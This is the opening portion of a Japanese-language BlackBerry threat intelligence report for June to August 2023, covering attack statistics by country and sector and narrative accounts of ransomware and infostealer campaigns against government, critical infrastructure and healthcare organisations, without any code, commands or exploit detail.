BlackBerry | Cybersecurity

グローバル脅威

インテリジェンスレポート

実情を踏まえた実践的なインテリジェンスで、
サイバーレジリエンスを強化する

2023 年 11 月版

調査期間：2023 年 6 月 1 日～8 月 31 日

目次

はじめに 3
本レポートの重要情報 3
ユニークなマルウェア数が 70% 増加 5
国別の攻撃 5
業界別の攻撃：統計情報 7
業界別のサイバー攻撃 7
政府機関 / 公的機関 7
重要インフラ 9
医療 11
金融 13
地政学的な分析と見解 15
脅威アクターとツール 17
脅威アクター 17
Mustang Panda/LuminousMoth 17
Transparent Tribe 17
ALPHV 18
LockBit 18
Sandworm 18
UNC4841 18
Lazarus 18
RomCom 18
ツール 19
Metamorfo 19
Melcoz 19
Amavaldo 19
SystemBC 20
Pandora HVNC 20
Crimson RAT 20
Mimikatz 20
Meterpreter 21
PsExec 21
Potatoes 21
Rubeus 21
Cobalt Strike 21
共通脆弱性識別子の影響 22
Operation Triangulation 22
VMware ツールの認証回避 22
Barracuda ESG のゼロデイ脆弱性 22
MOVEit 23
2022 年の脆弱性を悪用した RomCom 23
Citrix 製品の重大な脆弱性 23
PaperCut RCE の新しい脆弱性 24
CVE を悪用した Cuba ランサムウェア脅威アクター 24
CVE 四半期データ 24
CVE スコア 24
蔓延している脅威 25
Windows 25
RedLine 25
Lumma Stealer 25
Vidar 25
Amadey 25
RaccoonStealer/RecordBreaker 26
SmokeLoader 26
PrivateLoader 26
BianLian 26
Linux 27
バックドア 27
分散型サービス妨害 27
クリプトマイナー 28
エクスプロイト 28
MacOS 28
アドウェアと望ましくない可能性があるアプリケーション 28
Go 言語 28
Android 29
CherryBlos 29
MMRat 29
GravityRat 29
偽の ChatGPT 30
SpyNote 30
HelloTeacher 30
AgentSmith 30
最も興味深いサイバーストーリー 31
一般的な MITRE 手法 34
適用された対策 35
検知手法 35
検知手法：Sigma ルールの統計情報 36
CylanceGUARD® の見解 38
CylanceGUARD の見解 38
結論 41
見通し 42

はじめに

BlackBerry® グローバル脅威インテリジェンスレポートは、2013 年 1 月の発刊以来、業界やプラットフォームに世界規模の影響を及ぼす最新のサイバーセキュリティの脅威と課題についてセキュリティコミュニティに情報を発信しながら号を重ね、今では CISO やその他の意思決定者を含む世界中のサイバーセキュリティ専門家の重要なリファレンスガイドとなっています。

この最新刊では BlackBerry Threat Research and Intelligence チームが、様々な業界が直面する課題を検討します。今回は特に、政府機関 / 公的機関の保護、医療業界のリスク、重要インフラの保護、金融業界に見られる脆弱な組織の保護の重要性について注目しました。

また、本号から新しいセクション「脅威環境に影響を与える共通脆弱性識別子（CVE）」を加え、BlackBerry® MDR（Managed Detection & Response）ソリューションを管理する CylanceGUARD® のチームに、ここ 90 日の調査期間に世界で観測された脅威についての見解を追加しております。

本レポートが対象とするのは、2023 年 6 月から 2023 年 8 月に遭遇した脅威です。本レポートの主な重要情報は以下のとおりです。

本レポートの重要情報

数字で見る 90 日間の動向

BlackBerry® Cybersecurity ソリューションは、2023 年 6 月から 2023 年 8 月にかけて **330 万件を超えるサイバー攻撃**を阻止しました。調査期間の **1 分あたり、約 26 件**の攻撃を阻止した計算になります。これは前回の調査期間に比べて大幅な増加です。

遭遇したユニークなマルウェアファイルの数も、前回から **70% の増加**を見せています。BlackBerry Threat Research and Intelligence チームは、**毎分 2.9 個のユニークなマルウェアサンプル**を記録しました。

どちらの数字も、BlackBerry のお客様が遭遇する攻撃の数が、ここ 3 か月で著しく増加したことを示唆しています。攻撃の多様化が進み、防御策、特にレガシーソリューションのシグネチャを使った手法を回避するツールの種類も増加しています。

最も狙われた業界

BlackBerry Cybersecurity ソリューションは、世界中の様々な業界で稼働する多数のデバイスに導入され、解析に使用する膨大な量のデータポイントを BlackBerry に提供しています。このテレメトリデータから、**金融機関に対する攻撃が世界的に著しく増加している**ことが明らかになりました。これらの機関が保有する大量の顧客機密情報や、この業界が世界市場の均衡を保つうえで果たす役割を考えると、金融会社が多くの脅威アクターにとってうま味のある標的であることは明らかです。

テレメトリデータは、**前回の調査期間に比べて、医療機関を標的にしたユニークなマルウェアバイナリ数の増大も示していました。**本レポートでは、患者データを保護するとともに、生死に関わる医療サービス提供の途絶を防ぐために、医療業界のサイバーセキュリティがいかに重要であるかを示します。

ランサムウェア攻撃

このレポートで取り上げるトピックのすべてに共通する究極のテーマの一つが、ランサムウェアとの闘いです。今回の調査期間において、BlackBerry Threat Research and Intelligence チームは、官民問わず、知名度の高い組織に対する攻撃が世界的に増加していることを明らかにしました。

重大なゼロデイ攻撃数の増大と、遅れがちなセキュリティ脆弱性へのパッチ適用が相まって、多くの企業が、ランサムウェアをはじめとするあらゆる種類のサイバー攻撃に対して無防備な状態に置かれています。

ランサムウェアを展開する金銭目的の脅威アクターは、必ずと言っていいほど二重の恐喝を仕掛けてきます。つまり、組織に二度の身代金支払いを強いるのです。一度目はデータとシステムのロック解除、二度目は同じデータを他のサイバー犯罪者に売り渡さないことに対する身代金です。三重または四重の脅迫も当たり前になりつつあります。身代金を上積みしなければ組織に対して DDoS（分散型サービス妨害）攻撃を仕掛けるなど、新たな脅威をネタに脅迫を繰り返します。2023 年、データ侵害に至ったランサムウェア攻撃の平均被害額は 445 万米ドルと算定されています。[1]

国ごとに特化したサイバー攻撃

2023 年 3 月から 2023 年 5 月を調査期間とした **Blackberry グローバル脅威インテリジェンスレポート**の 8 月版では、持続的標的型攻撃（APT）グループが、主に重要インフラと金融業界を狙って攻撃した事例をいくつか紹介しました。

この傾向は今期も続いており、攻撃者はウクライナの電力会社とその他の重要インフラ施設、政府および法執行機関を標的にしています。例えば、ウクライナのコンピューター緊急対応チーム（CERT-UA）は、ロシアとつながりのある Sofacy Group（APT28）による攻撃を報告しました。

今回の調査期間中、北朝鮮を後ろ盾とする Lazarus Group も様々な暗号通貨サービスや為替プラットフォームを攻撃して、数百万ドル相当の暗号通貨を盗み出しました。これらの高度なアクターは防御策に適応しながら、新しい戦術、技法、手順（TTP）を生み出し、ますます手強い敵になっています。

実用的なインテリジェンス

BlackBerry グローバル脅威インテリジェンスレポートの目標は、サイバーセキュリティのデータに加えて、状況に即した、行動につながるサイバー脅威インテリジェンス（CTI）をタイムリーに提供することです。この取り組みをさらに強化するために、一般的な MITRE 手法および適用された防御策と緩和措置に関するセクションを設けました。そこでは、今回の調査期間に脅威グループが使用した手法のトップ 20 をまとめ、前回の調査期間に使用された MITRE 手法と比較しています。これらの知見は、パープルチーム演習の実践的なシミュレーションに取り入れることができます。TTP のトップ 20 に基づいて実用的な脅威モデリングを実行してください。

さらに BlackBerry Threat Research and Intelligence チームは、MITRE D3FEND ™（一般的に使用される手法に対する防御策のフレームワーク）を活用して、2023 年の 6 月から 8 月にかけて観測された手法について、対処方法のリストを作成しました。このリストは、BlackBerry の公開 GitHub より入手できます。

本レポートでは、BlackBerry Cybersecurity ソリューションが発見、阻止したマルウェアファイルが示す悪意ある挙動を検知する、最も効果的な Sigma ルールのリストも示しました。

最後に、BlackBerry Threat Research and Intelligence という精鋭チームを構成する全世界の研究者に感謝を申し上げたいと思います。彼らは、市場で類を見ない世界水準の研究成果を生み出しつづけ、読者の皆様に情報を届け、皆様の学習を支援すると同時に、BlackBerry のデータ駆動型の製品とサービスや Cylance® の AI 駆動型の製品とサービスの改善に取り組みつづけています。この最新版で示した詳細で実用的な洞察を、皆様のお仕事に役立てていただければ幸いです。

Ismael Valenzuela
BlackBerry Threat Research and Intelligence
担当バイスプレジデント
@aboutsecurity

ユニークなマルウェア数が 70% 増加

BlackBerry Cybersecurity ソリューションは、2023 年 6 月から 8 月にかけて 3,368,519 件のサイバー攻撃を阻止しました。お客様に対するユニークなマルウェアサンプルは 1 日あたり平均 4,237 個を数え、今回の調査期間中に観測された悪意あるサンプル数は合計 381,340 個にのぼりました。前回よりほぼ 70% の増加です。

次のグラフは、本レポートで解析した 3 か月にわたるサイバー攻撃の活動量を示したものです。




図 1：1 分あたりのユニークなマルウェアサンプル数の経時変化

国別の攻撃

図 2 に、BlackBerry Cybersecurity ソリューションが未然に防御したサイバー攻撃数（つまり阻止された攻撃の数）が最も多かった国のトップ 5 を示します。北米地域では、米国が最も多くの攻撃を受け、カナダがこれに続きます。アジア太平洋地域では、過去のレポート同様に、日本が世界で 3 番目に多くの攻撃に見舞われています。ラテンアメリカでは、新たにペルーがリストに加わりました。世界で最も攻撃を受けた国の第 5 位には、アジア太平洋地域よりインドがランクインしました。




図 2：国別の阻止された攻撃

図 3 は、BlackBerry Cybersecurity ソリューションが記録したユニークなマルウェアハッシュの数が最も多かった国のトップ 5 です。ユニークなマルウェアの割合が最も高かったのは米国です。日本が 2 位、これに韓国（3 位）、インド（4 位）が続きます。カナダは 5 位でした。




図 3：国別のユニークなマルウェア

BlackBerry の内部テレメトリに基づく上記 2 つのグラフを比較してすぐにわかることは、国別の阻止された攻撃数と、記録されたユニークなハッシュの数が必ずしも対応していないということです。

こうした傾向が現れる重要な理由の一つが、攻撃者の動機、つまり悪意あるアクターが攻撃から得ようとしている利益です。

一般市民（または特定の業界）全体を標的として、大規模なスパムキャンペーンを展開する攻撃者がいます。彼らは広範囲に被害を及ぼすコモディティマルウェア、いわば「既製品」のマルウェアやツールを使用するでしょう。一方で、ごく一部の人々や業界、特定の企業を狙う攻撃者もいます。これらの悪意あるアクターは、極めて限定された、多くの場合価値の高い標的に対して、より独自性の高いツールや戦術を展開すると思われます。

例えば、図 2 を見ると、ペルーは、阻止された攻撃全体の 7% を占めるにもかかわらず、図 3 には登場していません。なぜでしょう。脅威アクターがペルーを標的にした動機を詳細に調査すると、その理由がわかります。ラテンアメリカでは金銭目的の脅威アクターの多くが、ユニークではない汎用マルウェアを使って金融機関を攻撃しているのです。これに対し、ユニークなマルウェアハッシュが見つかるということは、多くの場合、標的を絞った攻撃が発生していることを表します。今回の調査期間中、ペルーにおける標的を絞った攻撃はそれほど活発ではなく、それが、図 3 のテレメトリデータにペルーが登場していない理由です。

逆に考えれば、記録されるユニークなハッシュ数が多い国ほど、価値の高い標的の潜在的な数も多いと言えます。




図 4：2023 年第 3 四半期に阻止された攻撃数とユニークなマルウェア数でトップ 5 にランクされた国

上記の図 4 を見ると、前回（第 2 四半期）から今回（第 3 四半期）の調査期間にかけて、阻止された攻撃数と検出されたユニークなマルウェアハッシュ数の変化は国ごとに異なることがわかります。米国と日本は、阻止された攻撃数では変化が見られないものの、ユニークなマルウェア数では日本が 3 位から 2 位に浮上しています。これは、日本に対してサイバー犯罪者が感じる価値が高まったことの表れです（ユニークなマルウェアハッシュ数の増加と、標的を絞った攻撃数の増加の間には相関が見られることを思い出してください）。

一方、インドは阻止された攻撃の総数では第 5 位として新たにリスト入りしたのに対し、記録されたユニークなマルウェアでは第 4 位でした。どちらの「トップ 5」チャートでもインドは新参者です。現在、インドはサイバー犯罪の憂慮すべき急増と闘っています。バンガロールやグルガオンといった都市（いずれもインドの技術開発の中心地）が攻撃者にとっての価値を急激に高めています。[2] 非営利組織の FCRF（Future Crime Research Foundation）は、グルガオンの高いサイバー犯罪発生率について「大手企業や IT 関連のハブと見なされるようになったことが影響し、高価値のデータまたは金銭的利益を求めるサイバー犯罪者にとって魅力的な標的と見なされている可能性がある」との見解を示しています。[3]

業界別のサイバー攻撃

業界別の攻撃：統計情報

図 5 を見ると、今回の調査期間中に最も標的にされた業界トップ 4、つまり金融、医療、政府機関、重要インフラに対する攻撃が、同様のパターンを示していることがわかります。最も頻繁に攻撃された（理由は明らか）業界として、グラフのトップに挙げられた金融業界への攻撃では、マルウェアを再利用するケースが多数見られました。これは、広範囲に展開するサイバー犯罪キャンペーンでは一般的な手口です。より懸念されるのは、医療業界を標的としたユニークなハッシュ数が最も多い点です。これは、今回の調査期間中に、医療業界内で特定の標的に対する攻撃が増加したことを表している可能性があります。




図 5：今回の調査期間中に最も標的にされた 4 つの業界 — 阻止されたサイバー攻撃および阻止されたユニークサンプル（サンプルの種類）が最も集中した業界

政府機関 / 公的機関

政府組織や公的機関は機密性の高いデータを保持し、これに関連して国家安全保障や公共の安全が脅かされるリスクが高いため、保護が極めて重要です。政府機関は、動機も複雑性も異なる様々な脅威に立ち向かう体制を整えておく必要があります。

政府機関を標的にする脅威アクターの動機は多岐にわたります。金銭欲や地政学的な理由もあれば、単に破壊をもたらし混乱に陥れることだけを目的とする場合もあります。攻撃者の構成についても、何らかの恨みを持つ一匹狼から、複雑な戦術を駆使する大きな犯罪組織または国家が支援する APT グループまで様々です。

政府機関に対する侵害が成功すると、部外秘の人事文書やその他の機密情報が漏洩したり、重要な行政サービスの中断を招き、行政に対する信頼が失墜したりする可能性があります。

今回の調査期間中に BlackBerry Cybersecurity ソリューションは、政府部門に対する **100,000 件以上の個別の攻撃**を阻止しました。これは、**前回の調査期間**（2023 年 3 ～ 5 月）**に対してほぼ 50% の増加**です。

BlackBerry Cybersecurity ソリューションが阻止した攻撃の試みの数は、アジア太平洋および北米の両地域を標的としたものが最大であり、韓国、日本、カナダが頻繁に狙われました。しかし、最も狙われたのはオーストラリアと米国であり、両国とも前回に比べて **50% を超える攻撃増**に見舞われています。

政府機関で最も多い脅威

一口に政府 / 行政機関と言っても、地方裁判所や市役所から国防総省（DoD）まで、その内容や規模は多岐にわたりますが、ほとんどが社会を機能させるうえで不可欠です。

脅威レポートの 8 月版では、政府機関を標的とする、安価なコモディティマルウェアのファミリをいくつか紹介しました。今回の調査期間でも同様のパターンが見られ、RedLine Stealer と RaccoonStealer v2（別名 RecordBreaker）が再びテレメトリで目立つ存在となりました。どちらのマルウェアファミリも、侵害したデバイスから密かにデータを抜き出すように設計されたインフォスティーラです。この種の悪意あるプログラムは甚大な被害を及ぼす場合があります。攻撃者が機密性の高い文書や、より大きな目標の達成に使用できる戦略的情報を盗み出す可能性があるからです。

今回の調査期間中に観測されたその他の一般的インフォスティーラとして、 Vidar と Lumma Stealer（別名 LummaC2）が挙げられます。 Vidar は 2023 年のはじめから継続して蔓延している脅威です。Lumma Stealer は、2022 年以来、ロシアを拠点とするフォーラムからサービスとしてのマルウェア（MaaS）として幅広く配付されてきました。

その他にも、今回の調査期間中に BlackBerry のテレメトリによって Amadey ボットネットが観測されています。2018 年にはじめて見つかったこのマルウェアは、多くの反復設計を経て複雑性と回避能力を高めてきました。現在では、リモートアクセス型トロイの木馬（RAT）やインフォスティーラ用の配信プラットフォームとして武器化される場合が増えています。

政府機関を取り巻く脅威の全体像の検証

今回の調査期間で何と言っても大きな話題となったのは、高価値の標的を狙った侵害によって、世界の政府部門 / 機関に影響を与えたランサムウェアグループのニュースです。

グローバル脅威インテリジェンスレポートの 2023 年 8 月版で、BlackBerry は重大な CVE が悪用される可能性を予測しました。 特に、Progress Software の MOVEit マネージドファイル転送（MFT）ソフトウェアで悪用された、CVE-2023-34362[4]（2023 年 5 月に悪用）と CVE-2023-35708[5]（2023 年 6 月に悪用）の存在を報告しました。

Progress Software はこれらの脆弱性について顧客に通知し、継続するエクスプロイトに対処するためのパッチをリリースしました。しかし、パッチ未適用のシステムに対する、これらの脆弱性の悪用は後を絶たず、その最たるものが Clop[6]（別名 Cl0p または TA505）ランサムウェアギャングによる攻撃でした。このグループは、これらの脆弱性の悪用に成功して、今回の調査期間を通して世界の数百に及ぶパッチ未適用システムに影響を与え、あらゆる業界に大きな被害をもたらしました。

Clop ランサムウェアグループは、2019 年にはじめて出現し、重大な脆弱性が発表されるや否や、それらの悪用に成功し、パッチ未適用のシステムをいち早く侵害することで悪名を馳せてきました。このグループは BlackBerry 脅威レポートの前号でも注目されており、Fortra のアプリケーションソフトウェア GoAnywhere MFT に含まれる別の脆弱性を悪用したことが報告されていました。[7]

Clop は、MOVEit MFT の脆弱性を悪用し、米国エネルギー省（DoE）をはじめとする多くの米国政府機関を攻撃しました。2023 年 6 月、米国の CISA（サイバーセキュリティ・社会基盤安全保障庁）は、この攻撃に対する声明を発表しました。[8] Clop はサービスとしてのランサムウェア（RaaS）モデルを使って活動し、多くの場合、身代金要求に速やかに従わなければ被害者の情報をオンラインで漏洩すると脅迫します。

今回の調査期間中に政府の業務を標的とした主要ランサムウェアグループは Clop だけではありません。4 月には、ロシアにつながりのある ALPHV（BlackCat）グループが、オーストラリアの大手法律事務所、HWL Ebsworth を侵害しました。[9]

6 月、オーストラリア情報局長（AIC）は、この攻撃に対する声明を発表しました。その中で、AIC は HWL Ebsworth がオーストラリア情報局（OAIC）をはじめとする連邦政府の顧客の多くに法的サービスを提供していることを明らかにしました。[10]

侵害後、ALPHV は HWL Ebsworth から盗み出したデータを、自身のダークウェブフォーラムに公開しました。その他に、65 のオーストラリア政府部門 / 機関が被害に遭いました。攻撃者は、報告されたものだけでも 3.6 TB 相当のデータ [11] をオーストラリア政府から窃取しました。

2023 年 8 月、スリランカ政府がランサムウェア攻撃を受けました。あるユーザーが、事件に先立つ数週間にわたって怪しいリンクを受信したことを報告したことで、はじめてこの攻撃が発覚しました。スリランカのコンピューター緊急対応チームコーディネーションセンター（CERT|CC）は、侵害に関する声明を発表しました。[12] 大規模な攻撃と、政府がバックアップを怠っていたことが相まって、数か月に及ぶ甚大なデータ損失被害へと発展しました。

今回の調査期間中、ランサムウェアは政府部門を標的にする場合が多かったものの、最大のデータ侵害の一つは 8 月に英国（UK）で報告されました。政府の投票および有権者登録を管理監督し、政治資金を規制する独立機関である英国選挙管理委員会は、英国一般データ保護規則（UK GDPR）に従い、同委員会のシステムへの侵害に関する声明 [13] を発表しました。

攻撃に関して明らかにされた詳細情報によると、初期アクセスは発覚より 2 年も前の 2021 年 8 月に発生し、1 年以上を経た 2022 年 10 月になってようやく認識された侵害でした。報道によれば、攻撃者（未公表）によって 4,000 万人以上の有権者データがアクセスされ [14]、英国史上最大のサイバーセキュリティ侵害の一つになりました。 英国選挙管理委員会は、この侵入によって氏名、メールアドレス、電話番号その他を含む個人情報（PII）が大量に盗まれたとしています。

重要インフラ

サイバー脅威アクターが、魅力的な標的として長らく重要インフラを狙いつづけてきたことには、いくつかの理由があります。他の多くの業界と同様に、記録のデジタル化 [15] が進むと同時に、リモートアクセスによる業務が増加したことで、サイバー犯罪者に悪用される恐れのある攻撃対象領域が拡大しました。これが、人々の生活に欠かせない重要な業種であることと相まって、しばしば金銭目的または国家が支援する脅威アクターに狙われる状況を招いています。

その傾向は、前回の調査期間を通して既に明らかでした。BlackBerry Cybersecurity ソリューションは、重要インフラに対する **75,000 件の攻撃**を阻止していたのです。それらの標的は、米国、オーストラリア、インド、日本、南米の数か国など世界の国々に広がっていました。

CISA は重要インフラを、資産、システム、ネットワーク（物理および仮想）が米国にとって極めて重要であり、その機能不全が国の安全保障や経済安全保障、公衆衛生や公共の安全を弱体化させる恐れがある業種と定義しています。[16] 本レポートでは、その目的および他のセクションとの重複を避けるために、「重要インフラ」をエネルギー、通信、水道、国家安全保障に関する業種に限定しています。

重要インフラに対する最も重大な脅威

今回の調査期間中、BlackBerry のテレメトリによって、重要インフラ業界の組織を標的とする様々な脅威を観測できました。その中で特に目を引いたのが Cuba ランサムウェアグループでした。以前から重要インフラを積極的に標的にしてきたグループです。

8 月、BlackBerry Threat Research and Intelligence チームは、Cuba ランサムウェアキャンペーンの活動に関する最新情報を公開しました。同チームの説明によると、このグループは BUGHATCH ダウンローダなどのカスタムマルウェア、セキュリティツールを無効化する BURNTCIGAR AV Killer に加え、Metasploit、Cobalt Strike などの正規の侵入テストおよび敵対者シミュレーション用フレームワークなど、包括的なツールセットを使用していました。

今回の調査期間中に BlackBerry が観測したその他の脅威として、Kutaki インフォスティーラ [17] があります。これは、被害者の認証情報をスクレーピングしたり、キーストロークを記録したりするように設計された、それほど高度とは言えないキーロガーです。比較的新しいインフォスティーラである RustyStealer も観測されました。こちらは、名前が示すようにプログラム言語 Rust によって作成されています。解析に対抗する機能を備え、多くの場合、偽造または窃取されたデジタル証明書によって署名されています。

重要インフラを取り巻く脅威の全体像の検証

今回の調査では脅威環境が拡大するとともに、ますます活況を呈しており、いくつかの注目すべき攻撃が世界の重要インフラに対して繰り返し企てられています。

2023 年の夏に特に活発だったのは LockBit ランサムウェアグループで、重要インフラの事業者と供給業者の両方を狙って数々の攻撃 [18] を仕掛けました。同グループは 7 月に、日本最大の港湾施設の一つである名古屋港を攻撃し、トヨタの自動車輸出業務の一部を掌握したとの犯行声明を出しました。この攻撃によって業務は中断し、約 48 時間後に通常に復帰しました。[19]

8 月はじめの Zuan に対する侵害 [20] でも LockBit が暗躍しました。Zuan は政府、軍、重要インフラの拠点の境界防御システムを構築する英国のメーカーです。攻撃者は「不正な」Windows 7 マシンの脆弱性を利用して、検知されるまでに最大 10 GB のデータを盗み出しました。8 月末には、ますます長くなる LockBit 被害者のリストに Montreal Commission des Services Electriques（CSEM）が加わったとのニュース [21] が報じられました。攻撃によって、この創設 100 年を迎える公営の電気事業者はインフラの再構築を強いられました。

LockBit による夏の犯罪は 9 月はじめまで続き、スペインの街、セビリアのネットワークも攻撃を受けました。[22] セビリアはスペインで 4 番目に大きい、アンダルシア自治州の都市です。LockBit は 150 万米ドルの身代金を要求しましたが、議会は支払いを拒否しました。攻撃は、警察、消防、徴税など、重要な行政サービスに広範な影響を及ぼしました。

今回の調査期間中、APT グループの活動も盛んでした。ウクライナの重要なエネルギー施設に対する主要なサイバー攻撃 [23] の一つは、従業員による賢明な判断によって阻止されました。ロシアが国家として支援するサイバー犯罪集団 APT28、別名 Fancy Bear による犯行が疑われています。ウクライナのコンピューター緊急対応チーム（CERT-UA）は、攻撃者が実行チェーン全体を完了する前に、施設の従業員が攻撃の阻止に成功したと報告しています。

この時期には、中国が支援するアクターも活動しており、7 月末に New York Times が報じたところ [24] によると、各種重要インフラサービスのネットワークの奥深くに「時限爆弾式」のマルウェアが仕掛けられていることを米国政府関係者が発見したと言います。米国の情報当局者は、このマルウェアが人民解放軍につながりのある中国の脅威アクターによって埋め込まれたと考えています。有事の際に基地の電力、水、通信を遮断することで米軍の活動を妨害することが狙いと思われます。

今回の調査期間における明るいニュースと言えば、悪名高き Qakbot ボットネットを支えていたインフラの解体が挙げられるでしょう。米国司法省（DOJ）と FBI をはじめとする複数の法執行機関が協調した、国をまたがる取り組みによって成し遂げられました。Duck Hunt というコード名が付けられたこの作戦は、重要インフラを含む多くの業界にとって極めて大きな意味を持ちました。これまで、このマルウェアおよび関連するボットネットによる被害を被ってきたからです。

FBI 長官 Christopher Wray 氏は次のように述べています。「FBI は、この広範囲に及ぶ犯罪のサプライチェーンを根こそぎ無力化しました。被害は、東海岸の金融機関、中西部の重要インフラの政府請負業者から西海岸の医療機器メーカーまで、幅広い地域と業種に広がっていました。」[25]

米国、フランス、ドイツ、オランダ、ルーマニア、ラトビア、英国で同時に展開された今回の作戦では、この種の脅威との闘いにおける法執行機関の国際協力の重要性が改めて浮き彫りにされました。

医療

今回の調査期間中に BlackBerry Cybersecurity ソリューションは、**医療業界に対する 179,000 件以上の攻撃**を検知しました。これらの攻撃は、カナダ、米国、オーストラリア、日本、インド、ラテンアメリカの数か国に広がっていました。

これまで医療業界は、脅威アクターの標的として常に上位にランクされてきました。生活に不可欠なサービスの提供において中心的な役割を果たす業種であることから、身代金の支払い要求に従う可能性が高いと見込まれてのことでしょう。医療のシステムやインフラは、継続運用が必須であり、長期にわたる途絶は許されません。この業界は、その重要性と、機密性の高い患者データへの頻繁なアクセスによって、ランサムウェアグループにしばしば狙われます。患者データへのアクセスが少しでも遅れれば、今すぐ医療の助けが必要な人々に深刻な影響を与える恐れがあります。

この医療業界は本質的に、氏名、住所、誕生日、社会保障番号、医療記録、財務情報など機密性の高い患者データを大量に抱えています。個人情報（PII）は、詐欺あるいは患者に対する脅迫に使用したり、単にダークウェブで売却したりすることができる、サイバー犯罪者にとって利益の大きいデータです。MaaS や RaaS の登場は、サイバー犯罪者がこの種の犯罪に手を出す障壁を著しく低くしました。[26]

